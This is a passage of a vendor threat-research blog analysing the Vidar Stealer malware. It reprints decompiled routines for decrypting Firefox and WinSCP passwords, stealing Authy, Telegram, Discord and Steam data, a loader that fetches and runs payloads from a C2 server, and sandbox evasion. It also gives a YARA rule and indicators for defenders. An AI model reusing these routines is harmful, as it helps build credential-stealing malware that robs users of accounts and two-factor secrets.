63     lstrcatA_0(a2, ptr_mw_firefox_pass_decrypt);
64     lstrcatA_0(a2, "\n");
65     v13 = StrStrA(v11 - 2, var_encryptedPassword);
66     FileSize = &v13[lstrlenA_0(var_encryptedPassword) + 3];
67     v14 = StrStrA(FileSize, var_guid);
68     v18 = var_passwords_val;
69     v15 = v14;

```

```

16 pcbBinary = 8096;
17 v13 = szAgent;
18 memset(pcbBinary, 0, sizeof(pcbBinary));
19 str_len = lstrlenA_0(this);
20 if ( CryptStringToBinaryA(this, str_len, 1u, pcbBinary, &pcbBinary, 0, 0) )
21 {
22     InternalKeySlot = PK11_GetInternalKeySlot();
23     v4 = InternalKeySlot;
24     if ( InternalKeySlot )
25     {
26         if ( PK11_Authenticate(InternalKeySlot, 1, 0)
27             || (v7 = pcbBinary, v8 = pcbBinary, Src = 0, Size = 0, PK11SDR_Decrypt(v6, v9, 0)) )
28         {
29             lstrcatA_0(szAgent, szAgent);
30         }
31         else
32         {
33             memcpy(pcbBinary, Src, Size);
34             pcbBinary[Size] = 0;
35             v13 = pcbBinary;
36         }
37     }
38     PK11_FreeSlot(v4);

```

Figure 24: Decrypting the encrypted data within logins.json

To extract browsing history, the stealer utilizes the query `SELECT url FROM moz_places` (`moz_tables` contain the list of the URLs that the user visited). After successfully extracting the browsing data, the stealer appends them to a `History.txt` file (Figure 25).

```

40     if ( !StrCmpCA(FindFileData.cFileName, var_places_sqlite) )
41     {
42         if ( this[2] )
43             mw_get_history(v12, arg_0, Firefox, a5);

```

```

20     wsprintfA(v12, "\\History\\%s_%s.txt", Firefox, a2);
21     v5 = var_moz_places; // SELECT url FROM moz_places
22     if ( !sqlite3_open(filename, &db_hndl) )
23     {
24         if ( !sqlite3_prepare_v2(db_hndl, v5, -1, sqlite3_stmt, 0) )
25         {
26             ProcessHeap_0 = GetProcessHeap_0();
27             sqlite3_stmt[1] = HeapAlloc_0(ProcessHeap_0, 0, 0xF423Fu);
28             while ( sqlite3_step(sqlite3_stmt[0]) == 100 )
29             {
30                 ptr_sqlite3_column_text = sqlite3_column_text(sqlite3_stmt[0], 0);
31                 lstrcatA_0(sqlite3_stmt[1], ptr_sqlite3_column_text);
32                 lstrcatA_0(sqlite3_stmt[1], "\n");
33             }

```

Figure 25: Extracting the browsing data

It's worth noting that prior to decrypting the browser credentials, cookies and extracting sensitive information, the stealer looks for `profiles.ini` file under `%appdata%\mozilla\firefox\profiles\` (Mozilla Firefox), `%appdata%\Moonchild Productions\Pale Moon\Profiles\` (Pale Moon), `%appdata%\Thunderbird\Profiles\`

(Thunderbird). The .INI file contains the information of user profiles. Vidar stealer then gets the DLL dependencies such as vcruntime140.dll, softokn3.dll, nss3.dll, msvcp140.dll, mozglue.dll, and freebl3.dll (Figure 26).

```
12  memset(String1, 0, 0x104u);
13  memset(fileName, 0, 0x104u);
14  folder_path = mw_SHGetFolderPathA(26);
15  lstrcatA_0(String1, folder_path);
16  lstrcatA_0(String1, FirefoxProfiles);
17  lstrcatA_0(fileName, String1);
18  lstrcatA_0(fileName, "..\\");
19  lstrcatA_0(fileName, "p");
20  lstrcatA_0(fileName, "r");
21  lstrcatA_0(fileName, "o");
22  lstrcatA_0(fileName, "f");
23  lstrcatA_0(fileName, "i");
24  lstrcatA_0(fileName, "l");
25  lstrcatA_0(fileName, "e");
26  lstrcatA_0(fileName, "s");
27  lstrcatA_0(fileName, ".ini");
28  result = GetFileAttributesA(fileName);
29  if ( result != -1 && (result & FILE_ATTRIBUTE_DIRECTORY) == 0 )
30  {
31      mw_get_stealer_DLLs();
32      if ( mw_Firefox_password_decrypt() )
33          mw_file_copy_Firefox_pass_decrypt(a2, szAgent, String1, Firefox, *(a2 + 32), str_len);
34      return FreeLibrary(hLibModule);
35  }
36  return result;
37 }
```

Figure 26: Getting the profile.ini and DLL dependencies

Most stealers require the mentioned dependencies to function properly. You can refer to our blog on [Mars Stealer](#) to read about the DLLs mentioned. The DLL dependencies are downloaded from the C2 server within the ZIP archive, the ZIP archive name contains 19 random hexadecimal numbers and is extracted to ProgramData folder. Please note that the ZIP archive can also contain the name “update.zip” if the threat actor decides to set up and host their personal panel.

To extract FileZilla credentials, the stealer reads the recentServers.xml file on the host. The passwords are base64-encoded, so all the threat actor needs to do is to decode them to cleartext to further abuse the victims accounts. FileZilla stores credentials in two places, recentServers.xml saves the credentials that were entered via the quick connect bar, siteManager.xml saves the credentials that were configured within the site manager. After successfully extracting the credentials, the data will be saved in the format:

Soft: FileZilla

Host: :port

Login:

Password:

The stealer also retrieves sensitive files from Authy Desktop (two-factor authentication application) such as .log, MAFINEST, LOG, LOCK and CURRENT files under the path AppData\Roaming\Authy Desktop\Local Storage\leveldb and copies them to the Soft\Authy Desktop folder that will be archived to be sent to the attacker. Besides Authy Desktop, the stealer also exfiltrates data from Google Authenticator browser extension, EOS Authenticator, and GAAuth Authenticator (Figure 27).

```
46 v29 = a1;
47 v1 = mw_SHGetFolderPathA(26);
48 std::string::string(v37, v1);
49 v42 = 0;
50 memset(Str, 0, 0x3E8u);
51 memset(String1, 0, sizeof(String1));
52 v2 = mw_SHGetFolderPathA(26);
53 lstrcatA_0(Str, v2);
54 lstrcatA_0(Str, var_authy_desktop_localstorage); // \Authy Desktop\Local Storage\
55 lstrcatA_0(Str, var_localstorage); // *.localstorage
56 get_fld = mw_SHGetFolderPathA(26);
57 lstrcatA_0(String1, get_fld);
58 lstrcatA_0(String1, var_authy_desktop_leveldb); // \Authy Desktop\Local Storage\leveldb\
59 lstrcatA_0(String1, "**");
60 v30 = &v18;
61 std::string::string(&v18, Str);
```

Figure 27: Vidar Stealer extracts Authy Desktop sensitive data

Vidar will exfiltrate data from Telegram, Discord, Chrome, and Steam in the following manners:

- **Telegram:** Vidar Stealer exfiltrates the files such as key\_datas, maps, A7FDF864FBC10B77, A92DAA6EA6F891F2, F8806DD0C461824F (Telegram encrypted data files) from AppData\Roaming\Telegram Desktop\tdata folder. The attacker can then attempt to decrypt the files and extract sensitive information. The exfiltrated data is written to \Soft\Telegram\ folder.
- **Discord:** The stealer retrieves the files under AppData\Roaming\discord\Local Storage\leveldb and AppData\Roaming\discord\Session Storage\leveldb then it attempts to extract Discord tokens that will be written to \Soft\Discord\discord\_tokens.txt.
- **Chrome:** In order to decrypt credentials saved in Chrome, the stealer retrieves the AES encrypted key (encrypted\_key) in Google\Chrome\User Data\Local State.
- **Steam:** The stealer queries the registry value SteamPath under HKEY\_CURRENT\_USER\Software\Valve\Steam to obtain the full path to Steam on the machine. Then it starts retrieving SSFN, config.vdf, DialogConfig.vdf, DialogConfigOverlay.vdf, libraryfolders.vdf, loginusers.vdf files that contain sensitive information. By obtaining the SSNF files, the attacker can bypass Steam Guard and get the full access to the account, considering that an attacker was able to obtain user's credentials.

With the version 56.1, Vidar also added data exfiltration for Signal Messenger.



As previously mentioned, Vidar Stealer has a loader module that allows a malicious actor to push additional malware on the machine. The additional malware retrieved from a C2 with the help of a loader module will be placed under ProgramData folder.

First, the stealer checks if the URL to retrieve the payload is up and running (status code 200). If the link is valid, the malware writes the secondary payload to the host and if not the stealer sleeps for 1000 milliseconds (Figure 28).

```

45  lstrcatA_0(exe_ext, var_ProgramData_folder);
46  ptr_rand = mw_rand(0x14u);
47  lstrcatA_0(exe_ext, ptr_rand);
48  lstrcatA_0(exe_ext, var_exe);
49  mw_loader_file_retrieve(exe_ext);
50  memset(&pExecInfo, 0, sizeof(pExecInfo));
51  pExecInfo.lpFile = exe_ext;
52  pExecInfo.cbSize = 60;
53  pExecInfo.fMask = 0;
54  pExecInfo.hwnd = 0;
55  pExecInfo.lpVerb = "open";
56  pExecInfo.lpParameters = szAgent;
57  pExecInfo.lpDirectory = 0;
58  pExecInfo.nShow = 5;
59  pExecInfo.hInstApp = 0;
60  ShellExecuteExA(&pExecInfo);
61  memset(&pExecInfo, 0, sizeof(pExecInfo));

22  result = InternetOpenA(szAgent, Iu, 0, 0, 0);
23  hInternet = result;
24  if ( result )
25  {
26  ptr_InternetCrackUrlA = mw_InternetCrackUrlA(v2);
27  if ( !StrCmpCA(ptr_InternetCrackUrlA, "https") )
28  v9 = 1;
29  for ( i = 0; i < 3; ++i )
30  {
31  if ( v9 )
32  v5 = InternetOpenUrlA(hInternet, v2, 0, 0, 0x800100u, 0);
33  else
34  v5 = InternetOpenUrlA(hInternet, v2, 0, 0, 0x100u, 0);
35  hRequest = v5;
36  if ( HttpQueryInfoA(v5, 0x13u, pszStr1, &dwBufferLength, 0) )
37  {
38  if ( !StrCmpCA(pszStr1, "200") ) // OK status
39  break;
40  Sleep_0(0x3E8u);
41  }
42  }
43  FileA_0 = CreateFileA_0(a1, 0x40000000u, 3u, 0, 2u, 0x80u, 0);
44  while ( InternetReadFile(hRequest, Buffer, 0x400u, &dwNumberOfBytesRead)
45  && (!dwNumberOfBytesRead
46  || WriteFile_0(FileA_0, Buffer, dwNumberOfBytesRead, &NumberOfBytesWritten, 0)
47  && dwNumberOfBytesRead == NumberOfBytesWritten)
48  && dwNumberOfBytesRead >= 0x400 )
49  ;
50  memset(Buffer, 0, sizeof(Buffer));
51  CloseHandle_0(FileA_0);
52  InternetCloseHandle(hRequest);

```

Figure 28: Loader module

The emulation check is also present within the Vidar Stealer binary. The binary retrieves the name of the local computer and the username and if it matches “HAL9TH” or “JohnDoe” strings accordingly, the binary will exit. The mentioned values are used by Windows Defender emulator (Figure 29).

```

10
11  ptr_GetComputerNameA = GetComputerNameA_0(var_HAL9TH, v3);
12  result = strcmp(ptr_GetComputerNameA, v4);
13  if ( !result )
14  {
15  v5 = var_JohnDoe;
16  username = mw_get_username();
17  result = strcmp(username, v5);
18  if ( !result )
19  ExitProcess_0(0);
20  }
21  return result;
22  }

```

Figure 29: Emulation check

The stealer exfiltrates WinSCP credentials via looking up the Sessions value name under HKEY\_CURRENT\_USER\Software\Martin Prikry\WinSCP 2\Sessions. But first, it checks if the user is using Master Password for WinSCP, if not then it proceeds with extracting the username and encrypted password values. The decrypting function and function responsible for extracting WinSCP credentials are shown in Figure 30.

```

83 if ( !RegOpenKeyEx(HKEY_CURRENT_USER, L"Software\Martin Prikryl\WinSCP 2\Sessions", 0, 0u, &hKey) )
84 {
85     if ( !RegEnumKeyEx(hKey, 0, SubKey, &chName, 0, 0, 0, 0) )
86     {
87         do
88         {
89             v3 = lpString1;
90             lstrcatA_0(v3, lpString1, "\n");
91             lstrcatA_0(v3, var_MinSCP_Soft); // Soft: WinSCP
92             lstrcatA_0(v3, "\n");
93             lstrcatA_0(v3, var_host_val); // Host:
94             RegGetValue(hKey, SubKey, var_HostName, 2u, 0, hostname, &pcbData); // HostName
95             lstrcatA_0(v3, hostname);
96             v12 = 4;
97             if ( RegGetValue(hKey, SubKey, var_PortNumber, 0xFFFFu, 0, &pvData, &v12) ) // PortNumber
98             {
99                 lstrcatA_0(v3, ":22");
100             }
101             else
102             {
103                 inited = Init_dword_ptr(v24, pvData);
104                 v31 = 4;
105                 if ( *(inited + 5) >= 0x10u )
106                     inited = *inited;
107                 lstrcatA_0(v3, inited);
108                 v31 = -1;
109                 std::string::Tidy(v24, 1, 0);
110             }
111             lstrcatA_0(v3, "\n");
112             lstrcatA_0(v3, var_login_val); // Login:
113             RegGetValue(hKey, SubKey, var_UserName, 2u, 0, username, &v10); // UserName
114             lstrcatA_0(v3, username);
115             v26 = 15;
116             lpString2[4] = 0;
117             LOBYTE(lpString2[0]) = 0;
118             v31 = 5;
119             RegGetValue(hKey, SubKey, var_Password, 2u, 0, ptr_data, &v14); // Password
120             lstrcatA_0(v3, "\n");
121             lstrcatA_0(v3, var_passwords_val); // Password:
122             if ( StrCmpCA(ptr_data, szAgent) )
123             {
124                 v5 = mw_WinSCP_pw_decrypt_wrap(ptr_data, arr_7, hostname, username);
125                 LOBYTE(v31) = 6;

```

```

40 strcpy(Str, "0123456789ABCDEF");
41 v3 = 0;
42 if ( !strlenA_0(lpString) > 0 )
43 {
44     v4 = strchr(Str, *lpString);
45     if ( !v4 )
46         return 0;
47     v6 = 16 * (v4 - Str);
48     v7 = strchr(Str, lpString[1]);
49     if ( !v7 )
50         return 0;
51     v8 = lstrlenA_0(lpString) - 1;
52     *v4 = v8; // magic char to encrypt FTP passwords
53     v9 = HeapAlloc_0(ProcessHeap_0, &u, v8);
54     *v9 = v8;
55     return 0;
56     v11 = std::string::istring(v15, lpString);
57     v12 = 0;
58     v12 = Sub_400A39(v14, v12, 2, -1);
59     if ( *(v12 + 20) >= 0x10u )
60         v12 = *v12;
61     strcpy_s(*this, v8, v12);
62     std::string::Tidy(v14, 1, 0);
63     std::string::Tidy(v15, 1, 0);
64 }
65 return v3;
66 }

```

Figure 30: Extracting WinSCP Sessions data and decrypting the passwords

The stealer is not able to decrypt the passwords if WinSCP is protected with a master password and will then only be able to extract usernames.

Credit card information can also be extracted from browsers via SQLite functions. For example, the stealer would look for `\AppData\Local\Google\Chrome\User Data\Default\Web Data` path and extracts the credit card information with the query `SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards`, then it calls the functions `BCryptDecrypt` and `CryptUnprotectData` to decrypt the data.

Besides the sensitive data exfiltration, the stealer also gathers the host information including:

- **MachineID** – the stealer locates the value under `SOFTWARE\Microsoft\Cryptography\MachineGuid`
- **GUID** – GUID is retrieved from calling the function `GetCurrentHwProfileA` which receives the information about the hardware profile)
- **HWID** – Figure 31 shows how the first 12 hexadecimal values are calculated based on the Volume Serial Number that is retrieved via the `GetVolumeInformationA` function. Later the stealer appends 10 digits to it, and part of the GUID and MachineID values are also added to the HWID which makes it unique to each infected host

```
50 GetVolumeInformationA(&RootPathName, 0, 0, &VolumeSerialNumber, 0, 0, 0, 0);
51 calc1 = 0x14A30B * VolumeSerialNumber - 0x69427551;
52 calc2 = -23797 * calc1 - 0x7551;
53 calc3 = 1352459 * (1352459 * calc1 - 0x69427551) - 0x69427551;
54 for ( i = 0; i < 8; ++i )
55 {
56     calc3 = 1352459 * calc3 - 0x69427551;
57     v32[i] = calc3;
58 }
59 VolumeSerialNumber = calc3;
60 ProcessHeap_0 = GetProcessHeap_0();
61 v5 = HeapAlloc_0(ProcessHeap_0, 0, 0x104u);
62 if ( v5 )
63 {
64     wsprintfA(v5, "%08lX%04lX%1u-", calc1, calc2, v33);
```

Figure 31: HWID calculation

The host information also contains the path where the stealer was executed, such as the OS version, computer name, username, display resolution, display language, keyboard languages, local time, time zone, hardware information, running processes and list of software installed on the host (Figure 32).

```

1  Version: 56
2
3  Date: 5/12/2022 14:24:53
4  MachineID: 0ad3e319-280c-4f11-94d4-d3690a4931df
5  GUID: {f0bea0a0-2689-11e8-b5dd-806e6f6e6963}
6  HWID: 8658e8b4266b1155502147-0ad3e319-280c-4f11-94d4-b5dd-806e6f6e6963
7
8  Path: C:\Users\admin\Desktop\file.exe
9  Work Dir: In memory
10
11 Windows: Windows 10 Enterprise [x64]
12 Computer Name:
13 User Name:
14 Display Resolution: 2235x928
15 Display Language: en-US
16 Keyboard Languages: English (United States)
17 Local Time: 5/12/2022 14:24:53
18 TimeZone: UTC-5
19
20 [Hardware]
21 Processor: Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz
22 CPU Count: 2
23 RAM: 4095 MB
24 VideoCard: VMware SVGA 3D
25 [Processes]
26 - System [4]
27 - smss.exe [292]
28 - csrss.exe [392]
29 - wininit.exe [468]
30 - services.exe [580]
31
32 [Software]
33 FileInsight - File analysis tool
34 Npcap [1.31]
35 WinPcap 4.1.3 [4.1.0.2980]
36 WinSCP 5.17.10 [5.17.10]
37 Wireshark 3.4.6 64-bit [3.4.6]
38 Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.28.29913 [14.28.29913.0]
39 Microsoft Visual C++ 2010 x86 Redistributable - 10.0.30319 [10.0.30319]
40 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148 [9.0.30729.4148]
41 Microsoft Visual C++ 2019 X86 Additional Runtime - 14.28.29913 [14.28.29913]
42 Microsoft Visual C++ 2013 Redistributable (x64) - 12.0.40649 [12.0.40649.5]
43 Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.28.29913 [14.28.29913]
44 Microsoft Visual C++ 2015-2019 Redistributable (x64) - 14.28.29913 [14.28.29913.0]
45 Graphviz [2.38]
46 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161 [9.0.30729.6161]

```

Figure 32: Gathered host information that is sent out to C2

## Vidar Stealer 3.6-3.7 Update

Starting from version 3.6, which was released in April 2023, Vidar users can generate builds with embedded DLL dependencies. This has increased the size of the builds to 2.9MB, but it means that the DLL dependencies no longer need to be retrieved from the C2 server. Instead, the ZIP archive containing the dependencies is already embedded within the executable.

This reduces the amount of suspicious activity on the network traffic. After extracting the DLLs, they will be placed under *C:\ProgramData* folder. Vidar users now also have the option to disable the self-deletion feature for the stealer after successful execution, starting from update 3.7.

Version	Changes	Date
3.7 - Scheduled update	- Scheduled weekly clean software - Added the ability to disable the deletion of the build after its work (settings section) - We remind you that we have changed the support contact to [redacted]. Be careful.	15:33 01-05-2023
3.6 - Update	-fixed the collection of coinbase wallet (web) (now everything should work) -added the ability to collect the build c dll inside the .exe (thereby removed an extra request to load the necessary dlls for the software to work) (the weight of the build increased to 2.9 mb, which is not critical in today's reality)	16:59 24-04-2023

Figure 33: Vidar Stealer updates

.data:00455C60	50	dll_zip	db 50h ; P	; DATA XREF: sub_40F60C+Dfo
.data:00455C61	48		db 48h ; K	
.data:00455C62	03		db 3	
.data:00455C63	04		db 4	
.data:00455C64	14		db 14h	
.data:00455C65	00		db 0	
.data:00455C66	00		db 0	
.data:00455C67	00		db 0	
.data:00455C68	08		db 8	
.data:00455C69	00		db 0	
.data:00455C6A	24		db 24h ; \$	
.data:00455C6B	56		db 56h ; V	
.data:00455C6C	25		db 25h ; %	
.data:00455C6D	55		db 55h ; U	
.data:00455C6E	28		db 28h ; +	
.data:00455C6F	6D		db 6Dh ; m	
.data:00455C70	5C		db 5Ch ; \	
.data:00455C71	08		db 8	
.data:00455C72	39		db 39h ; 9	
.data:00455C73	7C		db 7Ch ;	
.data:00455C74	05		db 5	
.data:00455C75	00		db 0	
.data:00455C76	50		db 50h ; P	
.data:00455C77	75		db 75h ; u	
.data:00455C78	0A		db 0Ah	
.data:00455C79	00		db 0	
.data:00455C7A	08		db 08h	
.data:00455C7B	00		db 0	
.data:00455C7C	00		db 0	
.data:00455C7D	00		db 0	
.data:00455C7E	66		db 66h ; f	
.data:00455C7F	72		db 72h ; r	
.data:00455C80	65		db 65h ; e	
.data:00455C81	65		db 65h ; e	
.data:00455C82	62		db 62h ; b	

Figure 34: Embedded ZIP archive with DLL dependencies within the executable

With the latest build, the threat actor also switched from using XOR to using RC4 encryption with a hardcoded key in the binary.

```

5 dword_6E75B8 = (int) "09976218420008604394"; → RC4 key
6 HAL9TH = (int)mw_rc4_enc("qPu6h0wo");
7 JohnDoe = (int)mw_rc4_enc("qtWe0FWP1w==");
8 LoadLibraryA_0 = (HMODULE (__stdcall *) (LPCSTR))mw_rc4_enc("rNWX212J0KfaZc7P");
9 lstrcatA = (LPSTR (__stdcall *) (LPSTR, LPCSTR))mw_rc4_enc("jMmCzHKBxpQ=");
10 dword_6E76EC = (int)mw_rc4_enc("p9+C7mOP0ZTfc8Xrpy0=");
11 dword_6E757C = (int)mw_rc4_enc("s9aT22E=");
12 dword_6E72BC = (int)mw_rc4_enc("p9+C7WiTxrDwQ97jsQ=");
13 dword_6E7AA0 = (int)mw_rc4_enc("pcKfykGS3bbeZMQ=");
14 dword_6E745C = (int)mw_rc4_enc("p9+C/WSSwLDVY+f8uz3/is8=");
15 dword_6E75C0 = (int)mw_rc4_enc("ttOEymSB3pTXe9jtkSbUjNE1");
16 dword_6E769C = (int)mw_rc4_enc("ttOEymSB3pTXe9jt");
17 dword_6E79B8 = (int)mw_rc4_enc("ttOEymSB3pPJctI=");
18 dword_6E7840 = (int)mw_rc4_enc("jMmCzHKNwrzs");
19 dword_6E7330 = (int)mw_rc4_enc("rNwV332h3rnUdA==");
20 dword_6E7A74 = (int)mw_rc4_enc("p9+C/X6NwqDPcsXAtTP/uA==");
21 dword_6E7924 = (int)mw_rc4_enc("gd6A32GJgeeVc9vi");
22 dword_6E7844 = (int)mw_rc4_enc("p9+C62KFwJvaetLP");
23 result = mw_rc4_enc("i9+E0HSMgeeVc9vi");
24 dword_6E7350 = (int)result;
25 return result;
26 }

```

Figure 35: Hardcoded RC4 key

We wrote the [IDAPython string decryption script](#) for the latest Vidar Stealer build as well as the [configuration extractor script](#).

## Vidar Stealer C2 Communication

As mentioned before, Vidar Stealer uses HTTP/HTTPs for C2 communication. First, the infected machine receives the ZIP archive from the C2 that contains DLL dependencies. The dependencies are extracted under ProgramData folder.

The stealer configuration is also shown in the PCAP below (Figure 33). The configuration includes the grabber parameters. In our example, the stealer exfiltrates the .txt files under Documents folder and excludes 'movies:music:mp3'. 50 (KB) is the maximum size of the file that stealer grabs.

```

GET /1148 HTTP/1.1
Host: 168.119.167.188

HTTP/1.1 200 OK
Server: nginx
Date: Mon, 05 Dec 2022 19:24:50 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

69
1,1,1,0,7317e3a71272a5e4fef06ff4385696db,1,1,1,0,Default;%DOCUMENTS%;*.txt;50;true;movies:music:mp3;
0

```

Figure 36: Stealer configuration



We recommend implementing the following controls to help secure your organization against Vidar Stealer malware:

- Confirm that all devices are protected with Endpoint Detection and Response (EDR) solutions.
- Implement a Cyber Phishing and Security Awareness Training (PSAT) Program that educates and informs your employees on emerging threats in the threat landscape.
- Encourage your employees to use password managers instead of using the password storage feature provided by web browsers. Use master passwords where it's applicable.

While the TTPs used by threat actor(s) grow in sophistication, they lead to a certain level of difficulties at which critical business decisions must be made. Preventing the various attack technique and tactics utilized by the modern threat actor requires actively monitoring the threat landscape, developing, and deploying endpoint detections, and the ability to investigate logs & network data during active intrusions.

eSentire's TRU is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced threats.

If you are not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. Connect with an eSentire Security Specialist.

## Appendix

---

### Yara Rule

---



```

rule Vidar_DLL_embedded {
  meta:
    author = "eSentire Threat Intelligence"
    description = "Vidar Stealer with embedded DLL dependencies"
    date = "5/2/2023"
  strings:
    $s = {50 4B 03 04 14 00 00 00 08 00 24 56 25 55 2B 6D 5C 08 39 7C 05}
    $a1 = "https://t.me/mastersbots"
    $a2 = "https://steamcommunity.com/profiles/76561199501059503"
    $a3 = "%s\\%s\\Local Storage\\leveldb"
    $a4 = "\\Autofill\\%s %s.txt"
    $a5 = "\\Downloads\\%s %s.txt"
    $a6 = "\\CC\\%s %s.txt"
    $a7 = "Exodus\\exodus.wallet"
  condition:
    $s and 5 of ($a*)
}

```

## Indicators of Compromise

---

Name	Indicators
Vidar Stealer payload	810aa0d8faf41720af07153258c05b77
C2	95.217.27[.]240
C2	88.198.89[.]6
C2	168.119.167[.]188
C2	78.46.160[.]87
Vidar Stealer payload	783597870319e8fc1c818c5f13e28a0d

## MITRE ATT&CK

---

MITRE ATT&CK Tactic	ID	MITRE ATT&CK Technique	Description
MITRE ATT&CK Tactic Initial Access	ID T1189	MITRE ATT&CK Technique Drive-by Compromise	Description Vidar Stealer is delivered via malicious websites hosting the fake cracked or pirated software.

MITRE ATT&CK Tactic User Execution	ID T1204.002	MITRE ATT&CK Technique Malicious File	Description The user launches the malicious file
MITRE ATT&CK Tactic Virtualization/Sandbox Evasion	ID T1497.001	MITRE ATT&CK Technique System Checks	Description The stealer performs checks on "HAL9TH" or "JohnDoe" usernames that are used by Windows Defender emulator
MITRE ATT&CK Tactic Defense Evasion	ID T1070.004	MITRE ATT&CK Technique Indicator RemovalFile Deletion	Description Vidar Stealer deletes itself from the machine after successful execution.
MITRE ATT&CK Tactic Credential Access	ID T1555 T1555.003	MITRE ATT&CK Technique Indicator RemovalFile Deletion  Credentials from Password Stores Credentials from Password Stores: Credentials from Web Browsers	Description Vidar Stealer steals sensitive data from browsers including credentials, cookies and saved credit cards. It also steals SMTP, WordPress and FTP credentials.

MITRE ATT&CK Tactic Discovery	ID T1033 T1518 T1057 T1614.001 T1082	MITRE ATT&CK Technique System Owner/User Discovery Software Discovery Process Discovery System Location Discovery: System Language Discovery System Information Discovery	Description The stealer enumerates the host for the username and hardware information, running processes and installed applications as well as keyboard and display languages.
MITRE ATT&CK Tactic Collection	ID T1113	MITRE ATT&CK Technique Screen Capture	Description The stealer takes the screenshot from the infected machine and sends it to the C2.
MITRE ATT&CK Tactic Exfiltration	ID T1020	MITRE ATT&CK Technique Automated Exfiltration	Description The stealer automatically exfiltrates the gathered files to C2, some file grabbing options can be customized by an attacker.

## Skip To:

---

- Key Takeaways
- Case Study: Vidar Stealer
- Vidar Stealer Panel Review
- Vidar Stealer Binary Review
- Vidar Stealer 3.6-3.7 Update
- Vidar Stealer C2 Communication
- How eSentire is Responding
- Recommendations from eSentire's Threat Response Unit (TRU)

- Appendix
- Yara Rule
- Indicators of Compromise
- MITRE ATT&CK

[View Most Recent Blogs](#)



eSentire Threat Response Unit (TRU)

Our industry-renowned Threat Response Unit (TRU) is an elite team of threat hunters and researchers, that supports our 24/7 Security Operations Centers (SOCs), builds detection models across our Atlas XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. TRU has been recognized for its threat hunting, original research and content development capabilities.

TRU is strategically organized into cross-functional groups to protect you against advanced and emerging threats, allowing your organization to gain leading threat intelligence and incredible cybersecurity acumen.

Cookies allow us to deliver the best possible experience for you on our website - by continuing to use our website or by closing this box, you are consenting to our use of cookies. Visit our [Privacy Policy](#) to learn more.

[Accept](#)

**The Authority in Managed Detection and Response.**

---

2023 eSentire, Inc. All Rights Reserved.